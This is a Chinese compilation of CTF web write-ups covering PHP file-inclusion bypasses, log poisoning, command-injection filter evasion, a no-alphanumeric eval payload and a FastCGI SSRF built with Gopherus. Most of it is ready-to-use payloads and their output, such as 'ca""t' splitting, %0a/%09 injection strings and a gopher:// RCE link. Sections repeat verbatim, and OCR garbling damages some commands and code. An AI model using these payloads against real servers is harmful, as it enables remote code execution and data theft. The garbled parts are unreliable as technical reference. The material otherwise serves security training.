100.64.0.2 - - [30/May/2025:05:21:04 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3356 "-" "flag.php index.php index.php"

再查看 flag.php

User-Agent: <?php system('cat flag.php');?>



data 伪协议去掉双斜杠绕过



打开网页给出了源码


```
<?php
error_reporting(0);
highlight_file(__FILE__);

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}
```

← → ↺ ⚠ 不安全 challenge.qsnctf.com:31006/include.php

```
<?php
error_reporting(0);
highlight_file(__FILE__);

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}
```

这里的正则只匹配了 `data://`，没有过滤整个 `data` 伪协议，所以我们去掉 `//` 即可绕过

```
?file=data:text/plain,<?php system('cat /fl\ag');?>
```

← → ↺ ⚠ 不安全 challenge.qsnctf.com:31006/include.php?file=data:text/plain,<?php%20system(%27cat%20/fl\ag%27);?>

```
<?php
error_reporting(0);
highlight_file(__FILE__);

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}
flag{4c44785b37c142a790aeec576a482bfb}
```

关键字 + 双引号绕过

Directory Explorer



题目信息

Write UP

16人已解答



2 markice



1 竹盐笙熙



3 wen_jxpx

1颗星

1积分

1金币

目录是怎么获取的？你知道Linux查看文件的命令有哪些吗？

下发赛题：

005959

<http://challenge.qsnctf.com:31380>

续期

销毁

请输入Flag

提交

默认给出了 `.`，点击浏览看输出格式应该是执行了 `ls`

目录浏览器

输入一个目录路径以浏览其内容。系统采用严格的过滤机制，禁止输入危险字符。

目录路径:

浏览目录

目录列表 / 输出:

```
total 12K
drwxrwxrwx. 1 www-data www-data  40 May 11 01:52 .
drwxr-xr-x. 1 root      root      18 Dec 11  2020 ..
-rw-r--r--. 1 root      root      4.6K May 11 01:50 index.php
-rw-r--r--. 1 root      root      3.8K May  8 07:26 style.css
```

目录浏览器 © 2025 (服务器时间: 2025-06-02 13:44:24 UTC). 仅供学习研究使用。

安全提示: 系统使用了安全的过滤机制，休想执行其他命令！

先 fuzz 测试

}	200	☐	☐	1690
"	200	☐	☐	1690
\	200	☐	☐	1690
`	200	☐	☐	1690
{	200	☐	☐	1691
nl	200	☐	☐	1692
cat	200	☐	☐	1693
tac	200	☐	☐	1693
less	200	☐	☐	1694
more	200	☐	☐	1694
head	200	☐	☐	1694
tail	200	☐	☐	1694
<	200	☐	☐	1694
>	200	☐	☐	1694
,	200	☐	☐	1695

发现双引号没有过滤，那么可以用双引号绕过

```
ca""t == cat
```



```
(morant@kali)-[~]  
$ ca""t rockyou.txt  
123456  
12345  
123456789  
password  
iloveyou  
princess  
1234567  
rockyou  
12345678
```

后续参考下一节 TAB

```
& ca""t /fl""ag
```



目录浏览器

输入一个目录路径以浏览其内容。系统采用严格的过滤机制，禁止输入危险字符。

目录路径:

& ca""t/fl""ag

浏览目录

目录列表 / 输出:

```
flag{0760cdc7a9644982bb525c299d309332}
total 12K
drwxrwxrwx. 1 www-data www-data 40 May 11 01:52 .
drwxr-xr-x. 1 root      root    18 Dec 11 2020 ..
-rw-r--r--. 1 root      root    4.6K May 11 01:50 index.php
-rw-r--r--. 1 root      root    3.8K May  8 07:26 style.css
```

目录浏览器 © 2025 (服务器时间: 2025-06-11 01:32:33 UTC). 仅供学习研究使用。

安全提示: 系统使用了安全的过滤机制，休想执行其他命令！

Tab 键代替空格绕过

Directory Explorer



题目信息

Write UP

16人已解答



2 markice



1 竹盐笙熙



3 wen_jxpx

1颗星

1积分

1金币

目录是怎么获取的？你知道Linux查看文件的命令有哪些吗？

下发赛题：

005959

<http://challenge.qsnctf.com:31380>

续期

销毁

请输入Flag

提交

默认给出了 `.`，点击浏览看输出格式应该是执行了 `ls`

目录浏览器

输入一个目录路径以浏览其内容。系统采用严格的过滤机制，禁止输入危险字符。

目录路径:

浏览目录

目录列表 / 输出:

```
total 12K
drwxrwxrwx. 1 www-data www-data  40 May 11 01:52 .
drwxr-xr-x. 1 root      root      18 Dec 11 2020 ..
-rw-r--r--. 1 root      root      4.6K May 11 01:50 index.php
-rw-r--r--. 1 root      root      3.8K May  8 07:26 style.css
```

目录浏览器 © 2025 (服务器时间: 2025-06-02 13:44:24 UTC). 仅供学习研究使用。

安全提示: 系统使用了安全的过滤机制，休想执行其他命令！

先 fuzz 测试

}	200	☐	☐	1690
"	200	☐	☐	1690
\	200	☐	☐	1690
`	200	☐	☐	1690
{	200	☐	☐	1691
nl	200	☐	☐	1692
cat	200	☐	☐	1693
tac	200	☐	☐	1693
less	200	☐	☐	1694
more	200	☐	☐	1694
head	200	☐	☐	1694
tail	200	☐	☐	1694
<	200	☐	☐	1694
>	200	☐	☐	1694
,	200	☐	☐	1695

发现双引号没有过滤，那么可以用双引号绕过

```
ca""t == cat
```



```
(morant@kali)-[~]  
$ ca""t rockyou.txt  
123456  
12345  
123456789  
password  
iloveyou  
princess  
1234567  
rockyou  
12345678
```

但是空格被过滤了，可以使用 TAB 键代替（需要自己找个文本编辑里按出来然后复制粘贴）

```
& ca""t /fl""ag
```



目录浏览器

输入一个目录路径以浏览其内容。系统采用严格的过滤机制，禁止输入危险字符。

目录路径:

& ca""t/fl""ag

浏览目录

目录列表 / 输出:

```
flag{0760cdc7a9644982bb525c299d309332}
total 12K
drwxrwxrwx. 1 www-data www-data 40 May 11 01:52 .
drwxr-xr-x. 1 root      root    18 Dec 11 2020 ..
-rw-r--r--. 1 root      root    4.6K May 11 01:50 index.php
-rw-r--r--. 1 root      root    3.8K May  8 07:26 style.css
```

目录浏览器 © 2025 (服务器时间: 2025-06-11 01:32:33 UTC). 仅供学习研究使用。

安全提示: 系统使用了安全的过滤机制，休想执行其他命令！

< 加 |Base64 绕过空格

过滤空格



所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

这次过滤了空格, 你能绕过吗

<http://challenge-bf72622fce5eb87b.sandbox.ctfhub.com:10800>

00:20:43

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

综合过滤练习

输入 `127.0.0.1&ls` 看到 flag 文件

← → ↻ ⚠ 不安全 challenge-bf72622fce5eb87b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%26ls#

CTFHub 命令注入-过滤空格

IP:

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_94851679315785.php
    [2] => index.php
    [3] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.076 ms
    [4] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.098 ms
    [5] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.116 ms
    [6] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.107 ms
    [7] =>
    [8] => --- 127.0.0.1 ping statistics ---
    [9] => 4 packets transmitted, 4 packets received, 0% packet loss
    [10] => round-trip min/avg/max = 0.076/0.099/0.116 ms
)
```

<?php

\$res = FALSE;

利用重定向配合 Base64 拿到 flag

```
127.0.0.18cat<flag_94851679315785.php|base64
```

```
challenge-bf72622fce5eb87b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%26cat<flag_94851679315785.php%7Cbase64#
```

CTFHub 命令注入-过滤空格

IP: Ping

Array
(
[0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
[1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.072 ms
[2] => PD9waHAgLy8gY3RmaHViezM1MGYyNWQzOGVhYmFjNmE2ODIOMmI3ZnOK
[3] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.121 ms
[4] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.097 ms
[5] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.109 ms
[6] =>
[7] => --- 127.0.0.1 ping statistics ---
[8] => 4 packets transmitted, 4 packets received, 0% packet loss
[9] => round-trip min/avg/max = 0.072/0.099/0.121 ms
)

<?php

自增代替关键字绕过

ezbypass WEB 未解决 分数: 25 金币: 4

题目作者: XHH1H

— 血: volcano

—血奖励: 5金币

解 决: 132

提 示:

描 述: flag{}

<http://114.67.175.224:10460>

打开网页拿到源代码，首先是 POST 参数 code 长度不能超过 105

其次是不包含字母、数字、特殊字符，最后通过 eval() 执行

```
<?php
error_reporting(0);
highlight_file(__FILE__);

if (isset($_POST['code'])) {
    $code = $_POST['code'];
    if (strlen($code) <= 105){
        if (is_string($code)) {
            if (!preg_match("/[a-zA-Z0-9@#%~&*:[]\-\<?>\\'|`~\\\\\\\\]/", $code)){
                eval($code);
            } else {
                echo "Hacked!";
            }
        } else {
            echo "You need to pass in a string";
        }
    } else {
        echo "long?";
    }
}
```

遍历正则发现 !\$'()+,./;=[]_ 没有过滤

NaN 表示未定义或不可表示的值，可以用 (0/0) 表示

因为过滤了数字，所以这里用 _ 代替，得到 float(NAN)

<> PHP 在线工具

<> 输入

▶ 运行代码

🕒 运行结果

```
1 <?php
2
3 $_=(/_/);
4 var_dump($_); // "N"
```

```
float(NAN)
PHP Notice:  Use of undeclared variable $code in /var/www/html/index.php:10
PHP Notice:  Use of undeclared variable $code in /var/www/html/index.php:10
PHP Warning:  A non-numeric value encountered in /var/www/html/index.php:10
PHP Warning:  A non-numeric value encountered in /var/www/html/index.php:10
PHP Warning:  Division by zero in /var/www/html/index.php:10
```

我们需要字符串类型的 NaN，加上 ._ 拼接转为字符串

<> PHP 在线工具

<> 输入

▶ 运行代码

🕒 运行结果

```
1 <?php
2
3 $_=(/_./);
4 var_dump($_); // "N"
```

```
string(4) "NaN_"
PHP Notice:  Use of undeclared variable $code in /var/www/html/index.php:10
PHP Notice:  Use of undeclared variable $code in /var/www/html/index.php:10
PHP Warning:  A non-numeric value encountered in /var/www/html/index.php:10
PHP Warning:  A non-numeric value encountered in /var/www/html/index.php:10
PHP Warning:  Division by zero in /var/www/html/index.php:10
PHP Notice:  Use of undeclared variable $code in /var/www/html/index.php:10
```

再通过数组下标提取出字符 N

<> PHP 在线工具

<> 输入

运行代码

运行结果

```
1 <?php
2 |
3 $_=(/_./.)[_];
4 var_dump($_); // "N"
```

```
string(1) "N"
PHP Notice:  Use of v
PHP Notice:  Use of v
PHP Warning:  A non-nu
PHP Warning:  A non-nu
PHP Warning:  Division
PHP Notice:  Use of v
PHP Notice:  Use of v
PHP Warning:  Illegal
```

拿到字符 N 后通过自增的形式拿到其他字符

<> PHP 在线工具

<> 输入

运行代码

运行结果

```
1 <?php
2 |
3 $_=(/_./.)[_];
4 $_++;
5 var_dump($_); // "O"
```

```
string(1) "O"
PHP Notice:  Use of undefin
PHP Notice:  Use of undefin
PHP Warning:  A non-numeric
PHP Warning:  A non-numeric
PHP Warning:  Division by z
PHP Notice:  Use of undefin
PHP Notice:  Use of undefin
PHP Warning:  Illegal string
```

整体脚本如下

<?php

```
$_=(/_./.)[_];
//var_dump($_); // "N"
$_++; // "O"
//var_dump($_);
$__$=$_.$_++; // "PO"
$_++; // "Q"
//var_dump($_);
$_++; // "R"
$_++; // "S"
//var_dump($_);
$__$=$_.$_; // "POS"
//var_dump($_);
$_++; // "T"
//var_dump($_);
$__$=$_.$_; // "POST"
//var_dump($_);
$_=$_.$_;//_POST
//var_dump($_);
$$[_]($$_[__]);
//&_ =system&__=cat /flag

//code=$_=(/_./.)[_];$_++;$__$=$_.$_++;$_++;$_++;$_++;$_++;$__$=$_.$_;$_++;$__$=$_.$_;$_=$_.$_;;$$_[_]($$_[__]);&_ =system&__=whoami
```

成功拿到 flag

```
        } else {  
            echo "You need to pass in a string";  
        }  
    } else {  
        echo "long?";  
    }  
} flag{2973f3b4a67d74882bab11b75f37cef7}
```

; 代替 & 与 | 绕过

过滤运算符

所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

过滤了几个运算符, 要怎么绕过呢

开启题目 50

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

过滤了 | 与 & , 那我们就使用 ; 分隔命令来代替

CTFHub 命令注入-过滤运算符

IP:

Array

```
(
  [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
  [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.081 ms
  [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.104 ms
  [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.102 ms
  [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.113 ms
  [5] =>
  [6] => --- 127.0.0.1 ping statistics ---
  [7] => 4 packets transmitted, 4 packets received, 0% packet loss
  [8] => round-trip min/avg/max = 0.081/0.100/0.113 ms
  [9] => flag_200362650112147.php
  [10] => index.php
)
```

<?php

* 代替部分关键字绕过

综合过滤练习

X

所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

同时过滤了前面几个小节的内容, 如何打出漂亮的组合拳呢?

<http://challenge-7698c308b4772d1d.sandbox.ctfhub.com:10800>

00:27:33

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

查看 flag_is_here 文件夹下的文件

```
# %0a - URL 编码的换行符 (LF, ASCII 0x0A)
# 在命令行中, 换行符可以用于分隔命令, 可能用于注入额外命令
# %09 - URL 编码的水平制表符 (TAB, ASCII 0x09)
# * 匹配任意字符
127.0.0.1%0als%09*is_here
```

← → ↻

⚠ 不安全

challenge-7698c308b4772d1d.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0als%09*is_here

CTFHub 命令注入-综合练习

IP:

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.068 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.101 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.099 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.115 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.068/0.095/0.115 ms
    [9] => flag_100171326731527.php
)
```

<?php

拿到 flag

```
127.0.0.1%0acd%09*_is_here%0aca%5ct%09*_100171326731527.php
```

%0a 代替 ; 绕过

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

同时过滤了前面几个小节的内容, 如何打出漂亮的组合拳呢?

<http://challenge-7698c308b4772d1d.sandbox.ctfhub.com:10800>

00:27:33

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

综合过滤练习

查看 flag_is_here 文件夹下的文件

```
# %0a - URL 编码的换行符 (LF, ASCII 0x0A)
# 在命令行中, 换行符可以用于分隔命令, 可能用于注入额外命令
# %09 - URL 编码的水平制表符 (TAB, ASCII 0x09)
# * 匹配任意字符
127.0.0.1%0als%09*is_here
```



CTFHub 命令注入-综合练习

IP:

Ping

Array

```
(
[0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
[1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.068 ms
[2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.101 ms
[3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.099 ms
[4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.115 ms
[5] =>
[6] => --- 127.0.0.1 ping statistics ---
[7] => 4 packets transmitted, 4 packets received, 0% packet loss
[8] => round-trip min/avg/max = 0.068/0.095/0.115 ms
[9] => flag_100171326731527.php
)
```

<?php

拿到 flag

127.0.0.1%0acd%09*_is_here%0aca%5ct%09*_100171326731527.php

自动换行 ☒

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>CTFHub 命令注入-综合练习</title>
5 </head>
6 <body>
7
8   <h1>CTFHub 命令注入-综合练习</h1>
9
10  <form action="#" method="GET">
11    <label for="ip">IP : </label><br>
12    <input type="text" id="ip" name="ip">
13    <input type="submit" value="Ping">
14  </form>
15
16  <hr>
17
18  <pre>
19 Array
20 (
21     [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
22     [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.068 ms
23     [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.107 ms
24     [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.103 ms
25     [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.096 ms
26     [5] =>
27     [6] => --- 127.0.0.1 ping statistics ---
28     [7] => 4 packets transmitted, 4 packets received, 0% packet loss
29     [8] => round-trip min/avg/max = 0.068/0.093/0.107 ms
30     [9] => <?php // ctfhub[97ed07cd0690ab682dad405d]
31 )
32 </pre>
33
34 <code><span style="color: #000000">
35 <span style="color: #0000BB">&lt;?php<br /><br />$res&nbsp;</span><span style="color: #007700">=&nbsp;</span><spa
36 style="color: #007700">[</span><span style="color: #DD0000">'ip'</span><span style="color: #007700">]&nbsp;</span><span style="color: #007700">)&nbsp;</span><span style="color: #0000BB">$ip&nbsp;</span><span style="
37 style="color: #007700">];<br />&nbsp;</span><span style="color: #0000BB">$m&nbsp;</span><span style="color: #007700">(</span><span style="color: #DD0000">"/(\||&amp;|:|&nbsp;|\v|cat|flag|ctfhub)/"</span><span style="color:

```



1 FastCGI 简介

FastCGI 是一种通用网关接口（CGI）的改进版本，旨在解决传统 CGI 存在的性能问题

传统 CGI 每次请求都会创建一个新的进程，处理完请求后销毁，极大浪费系统资源

而 FastCGI 通过长连接与进程复用机制，显著提高了性能

FastCGI 通常用于：

- Web 服务器（如 Nginx、Apache）与后端应用（如 PHP-FPM）之间的通信
- 保持后端服务进程常驻，提高高并发下的性能

2 FastCGI 架构概览

通信双方：

- Web 服务器：客户端请求入口，如 Nginx
- FastCGI 应用程序：通常是 PHP-FPM 或其他应用服务器

工作流程：



- Web 服务器把请求封装成 FastCGI 协议格式，通过 Socket 发给 FastCGI 进程
- FastCGI 进程解析请求，执行后端逻辑，返回响应数据
- Web 服务器再将结果返还给客户端

3 FastCGI 协议结构

数据传输的基本单位：Record（记录）

每个 Record 有固定头部格式和可变长度的数据部分。

Record Header（8 字节）结构：

| 字段 | 大小（字节） | 说明 |
|---------------|--------|------------------|
| Version | 1 | FastCGI 版本，通常是 1 |
| Type | 1 | 记录类型（见下表） |
| RequestId | 2 | 请求 ID（用于多路复用） |
| ContentLength | 2 | 内容长度 |
| PaddingLength | 1 | 填充字节长度（用于对齐） |
| Reserved | 1 | 保留，通常为 0 |

常见 Type 类型：

| 类型名 | 值 | 说明 |
|--------------------|---|-------------------|
| FCGI_BEGIN_REQUEST | 1 | 表示开始一个请求 |
| FCGI_ABORT_REQUEST | 2 | 表示中断请求 |
| FCGI_END_REQUEST | 3 | 表示请求结束 |
| FCGI_PARAMS | 4 | 发送请求的环境变量 |
| FCGI_STDIN | 5 | 发送请求主体（如 POST 数据） |
| FCGI_STDOUT | 6 | 标准输出（返回内容） |
| FCGI_STDERR | 7 | 标准错误（返回错误信息） |
| FCGI_DATA | 8 | 补充数据（很少用） |

4 通信过程详细步骤

一次 HTTP 请求通常包含以下 FastCGI Record：

| | | |
|----------------------|------------------------------------|---|
| ① FCGI_BEGIN_REQUEST | # 开始请求 |  |
| ② FCGI_PARAMS（多次） | # 环境变量（如 PATH_INFO、QUERY_STRING 等） | |
| ③ FCGI_PARAMS（空） | # 空表示结束 | |

| | | |
|-------|-------------------|-----------------|
| ④ | FCGI_STDIN（可能多次） | # 请求体，如 POST 数据 |
| ⑤ | FCGI_STDIN（空） | # 空表示结束 |
| ----- | | |
| ⑥ | FCGI_STDOUT（返回内容） | |
| ⑦ | FCGI_STDERR（错误信息） | |
| ⑧ | FCGI_END_REQUEST | # 通知请求结束 |

5 请求示例（伪过程）

客户端发起 HTTP 请求：GET /index.php?id=1

Nginx 生成 FastCGI 请求：

- 1 发送 BEGIN_REQUEST
- 2 发送 PARAMS（SCRIPT_FILENAME，QUERY_STRING 等）
- 3 发送空 PARAMS
- 4 （GET 没有 STDIN）
- 5 等待 FastCGI 返回数据

FastCGI 返回：


- STDOUT: 输出 HTML 内容
- STDERR: 错误日志（如果有）
- END_REQUEST: 请求结束


6 PHP-FPM 简介

PHP-FPM 是专门为 **PHP 提供更高效、更稳定的进程管理机制的 FastCGI 实现**，常用于配合 Nginx 部署 PHP 网站

浏览器请求 --> Nginx --> PHP-FPM --> PHP 脚本执行 --> 返回结果

7 攻击原理





本文要利用一个脚本 [gopherus.py](#)，这个脚本可以对 SSRF 漏洞进行利用，可以直接生成 payload 造成远程代码执行 RCE

```
(kali㉿kali)-[~/Gopherus]
└─$ python2 gopherus.py -h
usage: gopherus.py [-h] [--exploit EXPLOIT]

optional arguments:
  -h, --help            show this help message and exit
  --exploit EXPLOIT     mysql, postgresql, fastcgi, redis, smtp, zabbix,
                        pymemcache, rbmemcache, phpmemcache, dmpmemcache
```

我们选择 fastcgi 的

```
python2 gopherus.py --exploit fastcgi
```


```
(kali㉿kali)-[~/Gopherus]
└─$ python2 gopherus.py --exploit fastcgi

Gopherus
author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: 
```

然后输入 `/var/www/index.php`，运行一下 ls

```
(kali㉿kali)-[~/Gopherus]
$ python2 gopherus.py --exploit fastcgi
```



```
author: $_SpyD3r_$
```

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: /var/www/html/index.php
Terminal command to run: ls

得到 payload

```

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/ %01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SE
ODPOST%09KPHP VALUEallow url include%20%3D%20on%0Adisable functions%20%3D%20%0Aauto prepend file%20%3D%20
04%00%3C%3Fphp%20system%28%27ls%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
-----Made-by-SpyD3r-----

(kali㉿kali)-[~/Gopherus]
$ █

```

```

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/ %01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SE
ODPOST%09KPHP VALUEallow url include%20%3D%20on%0Adisable functions%20%3D%20%0Aauto prepend file%20%3D%20
04%00%3C%3Fphp%20system%28%27ls%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
-----Made-by-SpyD3r-----

(kali㉿kali)-[~/Gopherus]
$ █

